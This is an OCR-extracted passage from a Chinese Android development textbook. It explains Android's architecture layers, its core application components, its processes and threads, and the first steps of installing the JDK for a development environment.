


图 1-8　Android 操作系统的组件结构图

在本节的内容中，将详细介绍 Android 操作系统的基本组件结构方面的知识。

1.3.1 底层操作系统层（OS）

因为 Android 源于 Linux，使用了 Linux 内核，所以 Android 使用 Linux 2.6 作为操作系统。Linux 2.6 是一种标准的技术，Linux 也是一个开放的操作系统。Android 对操作系统的使用包括核心和驱动程序两部分，Android 的 Linux 核心为标准的 Linux 2.6 内核，Android 更多的是需要一些与移动设备相关的驱动程序。主要的驱动如下所示。

- 显示驱动（Display Driver）：常用的基于Linux的帧缓冲（Frame Buffer）驱动。
- Flash内存驱动（Flash Memory Driver）：是基于MTD的Flash驱动程序。
- 照相机驱动（Camera Driver）：常用的基于Linux的V4L（Video for Linux）驱动。
- 音频驱动（Audio Driver）：常用的基于ALSA（Advanced Linux Sound Architecture，高级Linux声音体系）的驱动。
- WiFi驱动（WiFi Driver）：基于IEEE 802.11标准的驱动程序。
- 键盘驱动（Keyboard Driver）：作为输入设备的键盘驱动。
- 蓝牙驱动（Bluetooth Driver）：基于IEEE 802.15.1标准的无线传输技术。
- Binder IPC驱动：Android一个特殊的驱动程序，具有单独的设备节点，提供进程间通信的功能。
- Power Management（能源管理）：用于管理电池电量等信息。

1.3.2 各种库（Libraries）和 Android 运行环境（RunTime）

各种库和 Android 运行环境层次对应一般嵌入式系统，相当于中间件层次。Android 的本层次分成两个部分，一个是各种库，另一个是 Android 运行环境。本层的内容大多是使用 C 和 C++实现的，其中包含了如下各种库。

- C库：C语言的标准库，也是系统中一个最底层的库，C库通过Linux的系统调用来实现。
- 多媒体框架（MediaFrameword）：这部分内容是Android多媒体的核心部分，基于PacketVideo（即PV）的OpenCORE，从功能上本库一共分为两大部分，一个部分是音频、视频的回放（PlayBack），另一部分则是音视频的记录（Recorder）。
- SGL：2D图像引擎。
- SSL：即Secure Socket Layer，位于TCP/IP协议与各种应用层协议之间，为数据通信提供安全支持。
- OpenGL ES：提供了对3D的支持。
- 界面管理工具（Surface Management）：提供了对管理显示子系统等功能。
- SQLite：一个通用的嵌入式数据库。
- WebKit：网络浏览器的核心。
- FreeType：位图和矢量字体的功能。

一般情况下，Android 的各种库是以系统中间件的形式提供的，其显著特点是与移动设备平台的应用密切相关。另外，Android 的运行环境主要是指 Dalvik（虚拟机）技术。Dalvik 和一般的 Java 虚拟机（Java VM）是有区别的。

- Java虚拟机：执行的是Java标准的字节码（Bytecode）。从Android 5.0开始，ART将作为应用程序的默认运行环境。而Java虚拟机只是作为一个备选项，迟早退出历史舞台。
- Dalvik：执行的是Dalvik可执行格式（.dex）中的执行文件。在执行过程中，每一个应用程序即一个进程（Linux的一个Process）。二者最大的区别在于Java VM是基于栈的虚拟机（Stack-based），而Dalvik是基于寄存器的虚拟机（Register-based）。显然，后者最大的好处在于可以根据硬件实现更大的优化，这更适合移动设备。

1.3.3　Application Framework（应用程序框架）

在整个 Android 系统中，和应用开发最相关的是 Application Framework，在这一层，Android 为应用程序层的开发者提供了各种功能强大的 APIs，这实际上是一个应用程序的框架。由于上层的应用程序是以 Java 构建的，所以，在本层提供了程序中所需要的各种控件，例如，Views（视图组件）、List（列表）、Grid（栅格）、Text Box（文本框）、Button（按钮），甚至还有一个嵌入式的 Web 浏览器。

一个基本的 Android 应用程序可以利用应用程序框架中的以下 5 个部分。

- Activity：活动。
- Broadcast Intent Receiver：广播意图接收者。
- Service：服务。
- Content Provider：内容提供者。
- Intent and Intent Filter：意图和意图过滤器。

1.3.4　顶层应用程序（Application）

Android 的应用程序主要是用户界面（User Interface）方面的，本层通常使用 Java 语言编写，其中还可以包含各种被放置在 res 目录中的资源文件。Java 程序和相关资源在经过编译后，会生成一个 APK 包。Android 本身提供了主屏幕（Home）、联系人（Contact）、电话（Phone）、浏览器（Browers）等众多的核心应用。同时应用程序的开发者还可以使用应用程序框架层的 API 实现自己的程序。这也是 Android 开源的巨大潜力的体现。

1.4　核 心 组 件

知识点讲解：光盘:视频\知识点\第 1 章\核心组件.avi

在分析 Android L 的源码之前，很有必要了解一下 Android 应用程序的核心组件功能。一个典型的 Android 应用程序通常由 5 个组件组成，这 5 个组件构成了 Android 的核心功能。在本节的内容中，将详细讲解这 5 大组件的基本知识。

1.4.1　Activity 界面

Activity 是最常用的一个组件。程序中 Activity 通常的表现形式是一个单独的界面（Screen）。每个 Activity 都是一个单独的类，它扩展实现了 Activity 基础类。这个类显示为一个由 Views 组成的用户界面并响应事件。大多数程序有多个 Activity。例如，一个文本信息程序有以下界面：显示联系人列表界面、写信息界面、查看信息界面和设置界面等。每个界面都是一个 Activity。切换到另一个界面就是载入一个新的 Activity。某些情况下，一个 Activity 可能会给前一个 Activity 返回值，例如，一个让用户选择相片的 Activity 会把选择到的相片返回给其调用者。

打开一个新界面后，前一个界面就被暂停，并放入历史栈中（界面切换历史栈）。使用者可以回溯前面已经打开的存放在历史栈中的界面，也可以从历史栈中删除没有价值的界面。Android 在历史栈中保留程序运行产生的所有界面：从第一个界面，到最后一个。

1.4.2 Intent 和 Intent Filters

Android 通过一个专门的 Intent 类来进行界面的切换。Intent 描述了程序想做什么（Intent 的意思为意图、目的、意向）。Intent 类还有一个相关类 Intent Filter。Intent 来请求做什么事情，Intent Filters 则描述了一个 Activity（或下文的 Intent Receiver）能处理什么意图。显示某人联系信息的 Activity 使用了一个 Intent Filter，就是说它知道如何处理应用到此人数据的 View（视图）操作。Activities 在文件 AndroidManifest.xml 中使用 Intent Filters。

通过解析 Intents 可以实现 Activity 的切换，可以使用 startActivity(myIntent)启用新的 Activity。系统会考察所有安装程序的 Intent Filters，然后找到与 myIntent 匹配最好的 Intent Filters 所对应的 Activity。这个新 Activity 能够接收 Intent 传来的消息，并因此被启用。解析 Intents 的过程发生在 startActivity 被实时调用时，这样做有如下两个好处。

（1）Activities 仅发出一个 Intent 请求，便能重用其他组件的功能。

（2）Activities 可以随时被替换为有等价 Intent Filter 的新 Activity。

1.4.3 Service 服务

Service 是一个没有 UI 且长驻系统的代码，最常见的例子是媒体播放器从播放列表中播放歌曲。在媒体播放器程序中，可能有一个或多个 Activity 让用户选择播放的歌曲。然而在后台播放歌曲时无需 Activity 干涉，因为用户希望在音乐播放同时能够切换到其他界面。既然这样，媒体播放器 Activity 需要通过 Context.startService()启动一个 Service，这个 Service 在后台运行以保持继续播放音乐。在媒体播放器被关闭之前，系统会保持音乐后台播放 Service 的正常运行。可以用 Context.bindService()方法连接到一个 Service 上（如果 Service 未运行，连接后还会启动它），连接后就可以通过一个 Service 提供的接口与 Service 进行通话。对音乐 Service 来说，提供了暂停和重放等功能。

1. 如何使用服务

在 Android 系统中，有如下两种使用 Service 服务的方法。

（1）通过调用 Context.startService()启动服务，调用 Context.stoptService()结束服务，startService()可以传递参数给 Service。

（2）通过调用 Context.bindService()启动，调用 Context.unbindService()结束，还可以通过 ServiceConnection 访问 Service。二者可以混合使用，例如，可以调用 startService()再调用 unbindService()。

2. Service 的生命周期


在使用 startService()方法启动服务后，即使调用 startService()的进程结束了，Service 仍然存在，直到有进程调用 stopService()或 Service 自己灭亡（stopSelf()）为止。

在调用 bindService()后，Service 就和调用 bindService()的进程同生共死，也就是说当调用 bindService()的进程死了，那么它绑定的 Service 也要跟着被结束，当然期间也可以调用 unbindService()让 Service 结束。

当混合使用上述两种方式时，例如，既调用了 startService()，又调用了 bindService()，那么只有调用 stopService()和 unbindService()，这个 Service 才会被结束。

3. 进程生命周期

在 Android 系统中，会尝试保留那些启动了的或者绑定了的服务进程，具体规则如下所示。



（1）如果该服务正在进程的 onCreate()、onStart()或者 onDestroy()方法中执行时，那么主进程将会成为一个前台进程，以确保此代码不会被停止。

（2）如果服务已经开始，那么其主进程的重要性会低于所有的可见进程，但是会高于不可见进程。由于只有少数几个进程是用户可见的，所以只要不是内存特别低，该服务就不会停止。

（3）如果有多个客户端绑定了服务，只要客户端中的一个对于用户是可见的，就可以认为该服务可见。

1.4.4　Broadcast Receiver 发送广播

在 Android 系统中，Broadcast Receiver 是一个广播接收器组件。广播接收器是一个专注于接收广播通知信息，并做出对应处理的组件。很多广播是源自于系统代码的，例如，通知时区改变、电池电量低、拍摄了一张照片或者用户改变了语言选项。应用程序也可以进行广播，例如，通知其他应用程序一些数据下载完成并处于可用状态。应用程序可以拥有任意数量的广播接收器以对所有它感兴趣的通知信息予以响应，所有的接收器均继承自 BroadcastReceiver 基类。

在 Android 系统中，Broadcast Receiver 广播接收器没有用户界面。然而，它们可以启动一个 Activity 来响应收到的信息，或者用 NotificationManager 来通知用户。通知可以用很多种方式来吸引用户的注意力——闪动背灯、震动、播放声音等。一般来说是在状态栏上放一个持久的图标，用户可以打开并获取消息。

Android 中的广播事件有两种：一种是系统广播事件，例如，ACTION_BOOT_COMPLETED（系统启动完成后触发）、ACTION_TIME_CHANGED（系统时间改变时触发）、ACTION_BATTERY_LOW（电量低时触发）等；另外一种是自定义的广播事件。

在 Android 系统中，广播事件的基本流程如下所示。

（1）注册广播事件：注册方式有两种，一种是静态注册，即在 AndroidManifest.xml 文件中定义，注册的广播接收器必须继承 BroadcastReceiver；另一种是动态注册，是在程序中使用 Context.registerReceiver 注册，注册的广播接收器相当于一个匿名类。两种方式都需要 Intent Filter。

（2）发送广播事件：通过 Context.sendBroadcast 来发送，由 Intent 来传递注册时用到的 Action。

（3）接收广播事件：当发送的广播被接收器监听到后，会调用其 onReceive()方法，并将包含消息的 Intent 对象传给该方法。onReceive()中代码的执行时间不要超过 5s，否则 Android 会弹出超时对话框。

1.4.5　用 Content Provider 存储数据

在 Android 系统中，应用程序会把数据存放在一个 SQLite 数据库格式文件里，或者存放在其他有效设备中。如果想让其他程序能够使用我们程序中的数据，此时 Content Provider 就很有用了。Content Provider 是一个实现了一系列标准方法的类，这个类使得其他程序能存储、读取某种 Content Provider 可处理的数据。

1.5　进程和线程

知识点讲解：光盘:视频\知识点\第 1 章\进程和线程.avi

Android 系统中也有进程和线程，代表当前系统中正在运行的程序。当第一次运行某个组件时，Android 会启动一个进程。在默认情况下，所有的组件和程序运行在这个进程和线程中，也可以安排组件在其他的进程或者线程中运行。在本节的内容中，简要讲解 Android 进程和线程的基本知识。

1.5.1 什么是进程

组件运行的进程由 manifest file 控制。组件的节点一般都包含一个 process 属性，例如<activity>、<service>、<receiver>和<provider>节点。属性 process 可以设置组件运行的进程，可以配置组件在一个独立进程中运行，或者多个组件在同一个进程中运行，甚至可以多个程序在一个进程中运行，当然前提是这些程序共享一个 User ID 并给定同样的权限。另外，<application>节点也包含了 process 属性，用来设置程序中所有组件的默认进程。

当较常用的进程无法获取足够内存时，Android 会关闭不常用的进程。当下次启动程序时会重新启动这些进程。当决定哪个进程需要被关闭时，Android 会考虑哪个对用户更加有用。例如，Android 会倾向于关闭一个在界面长期不显示的进程来支持一个经常显示在界面中的进程。是否关闭一个进程决定于组件在进程中的状态。

1.5.2 什么是线程

当用户界面需要很快对用户进行响应，就需要将一些费时的操作，如网络连接、下载或者非常占用服务器时间的操作等放到其他线程。也就是说，即使为组件分配了不同的进程，有时候也需要再分配线程。

线程是通过 Java 的标准对象 Thread 来创建的，在 Android 中提供了如下管理线程的方法。

（1）Looper 在线程中运行一个消息循环。

（2）Handler 传递一个消息。

（3）HandlerThread 创建一个带有消息循环的线程。

（4）Android 让一个应用程序在单独的线程中，指导它创建自己的线程。

（5）所有应用程序组件（Activity、service、broadcast receiver）都在理想的主线程中实例化。

（6）没有一个组件应该执行长时间或是阻塞操作（例如，网络呼叫或是计算循环），当被系统调用时，这将中断所有在该进程的其他组件。

（7）可以创建一个新的线程来执行长期操作。

第 2 章　搭建 Android 开发环境

Android 作为一项新兴技术，在进行开发前首先要搭建一个对应的开发环境。Android 开发包括底层开发和应用开发，底层开发大多数是指和硬件相关的开发，并且是基于 Linux 环境的，例如开发驱动程序。应用开发是指开发能在 Android 系统上运行的程序，例如游戏、地图等程序。本章将详细讲解搭建 Android 应用开发环境的知识，为读者学习本书后面的知识打下基础。

2.1　准 备 工 作

知识点讲解：光盘:视频\知识点\第 2 章\准备工作.avi

Android SDK 是开发 Android 应用程序所必须具备的工具，在搭建之前需要先确定基于 Android 应用软件所需要开发环境的要求，具体如表 2-1 所示。

表 2-1　开发系统所需参数

项　　目	版 本 要 求	说　　明	备　　注
操作系统	Windows XP 或 Vista Mac OS X 10.4.8+Linux Ubuntu Drapper	根据自己的计算机自行选择	选择自己最熟悉的操作系统
软件开发包	Android SDK	选择最新版本的 SDK	截至 2014 年 12 月，最新手机版本是 5.0
IDE	Eclipse IDE+ADT	Eclipse3.3(Europa), 3.4（Ganymede）ADT（Android Development Tools）开发插件	选择 for Java Developer
其他	JDK Apache Ant	Java SE Development Kit 5 或 6, Linux 和 Mac 上使用 Apache Ant 1.6.5+，Windows 上使用 1.7+版本	单独的 JRE 是不可以的，必须要有 JDK，不兼容 Gnu Java 编译器(gcj)

Android 工具是由多个开发包组成的，具体说明如下。

- JDK：可以到网址http://java.sun.com/javase/downloads/index.jsp下载。
- Eclipse（Europa）：可以到网址http://www.eclipse.org/downloads/下载Eclipse IDE for Java Developers。
- Android SDK：可以到网址http://developer.android.com下载。
- 还有对应的开发插件。

2.2　安装 JDK

知识点讲解：光盘:视频\知识点\第 2 章\安装 JDK.avi

JDK（Java Development Kit）是整个 Java 的核心，包括了 Java 运行环境、Java 工具和 Java 基础的类库。

JDK 是开发和运行 Java 环境的基础，当用户要对 Java 程序进行编译时，必须先获得对应操作系统的 JDK，否则将无法编译 Java 程序。在安装 JDK 之前需要先获得 JDK，获得 JDK 的操作流程如下所示。

（1）登录 Oracle 官方网站，网址为 http://developers.sun.com/downloads/，如图 2-1 所示。




图 2-1 Oracle 官方下载页面

（2）在图 2-1 中可以看到有很多版本，在此选择当前最新的版本 Java 7，下载页面如图 2-2 所示。

（3）在图 2-2 中单击 JDK 下方的 Download 按钮，在弹出的新界面中选择将要下载的 JDK，笔者在此选择的是 Windows x86 版本，如图 2-3 所示。




图 2-2 JDK 下载页面

Java SE Development Kit 7u1

You must accept the Oracle Binary Code License Agreement for Java SE to download this software.

Accept License Agreement　Decline License Agreement

Product / File Description	File Size	Download
Linux x86	77.27 MB	jdk-7u1-linux-i586.rpm
Linux x86	92.17 MB	jdk-7u1-linux-i586.tar.gz
Linux x64	77.91 MB	jdk-7u1-linux-x64.rpm
Linux x64	90.57 MB	jdk-7u1-linux-x64.tar.gz
Solaris x86	154.78 MB	jdk-7u1-solaris-i586.tar.Z
Solaris x86	94.75 MB	jdk-7u1-solaris-i586.tar.gz
Solaris SPARC	157.81 MB	jdk-7u1-solaris-sparc.tar.Z
Solaris SPARC	99.48 MB	jdk-7u1-solaris-sparc.tar.gz
Solaris SPARC 64-bit	16.27 MB	jdk-7u1-solaris-sparcv9.tar.Z
Solaris SPARC 64-bit	12.37 MB	jdk-7u1-solaris-sparcv9.tar.gz
Solaris x64	14.68 MB	jdk-7u1-solaris-x64.tar.Z
Solaris x64	9.38 MB	jdk-7u1-solaris-x64.tar.gz
Windows x86	79.46 MB	jdk-7u1-windows-i586.exe
Windows x64	80.24 MB	jdk-7u1-windows-x64.exe

图 2-3 选择 Windows x86 版本

（4）下载完成后双击下载的.exe 文件开始进行安装，将弹出“安装向导”对话框，在此单击“下一步”按钮，如图 2-4 所示。

（5）弹出“安装路径”对话框，在此选择文件的安装路径，如图 2-5 所示。



图 2-4　“许可证协议”对话框

图 2-5　“安装路径”对话框

（6）在此设置安装路径为 E:\jdk1.7.0_01\，然后单击“下一步”按钮开始在安装路径下解压缩下载的文件，如图 2-6 所示。

（7）解压完成后弹出“目标文件夹”对话框，在此选择要安装的位置，如图 2-7 所示。

